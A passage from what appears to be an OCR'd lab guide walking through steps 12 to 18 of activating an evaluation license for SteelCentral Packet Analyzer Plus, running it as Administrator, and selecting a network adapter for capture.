

12. Switch to your browser (here, **Mozilla Firefox**). Navigate to the tab where the **Riverbed Evaluation License Request for SteelCentral AppResponse Virtual** email is open and copy the **License Key** provided in the email.



13. Switch back to **License** window and paste the **License Key** in the **Product Key** field. Click the **Activate** button.

    Note: If a **User Account Control** pop-up appears, click **Yes**.



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

14. The **SteelCentral Packet Analyzer Plus license activated** notification appears; click the **Start** button to start the application.



15. The **SteelCentral Packet Analyzer Plus** main window appears, displaying the **Getting Started** tab options, as shown in the screenshot.



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

16. Observe that under the **Devices** tab in the left-hand pane, the application is unable to detect any **Local System** as it requires admin privileges. Therefore, double-click **Live Devices unavailable: Insufficient privileges** to run the application as an **Administrator**.



17. A **User Account Control** pop-up appears; click **Yes**.

18. Ethernet adapter appear under **Local System** in the left-hand pane. Click the **Microsoft Corporation** adapter.



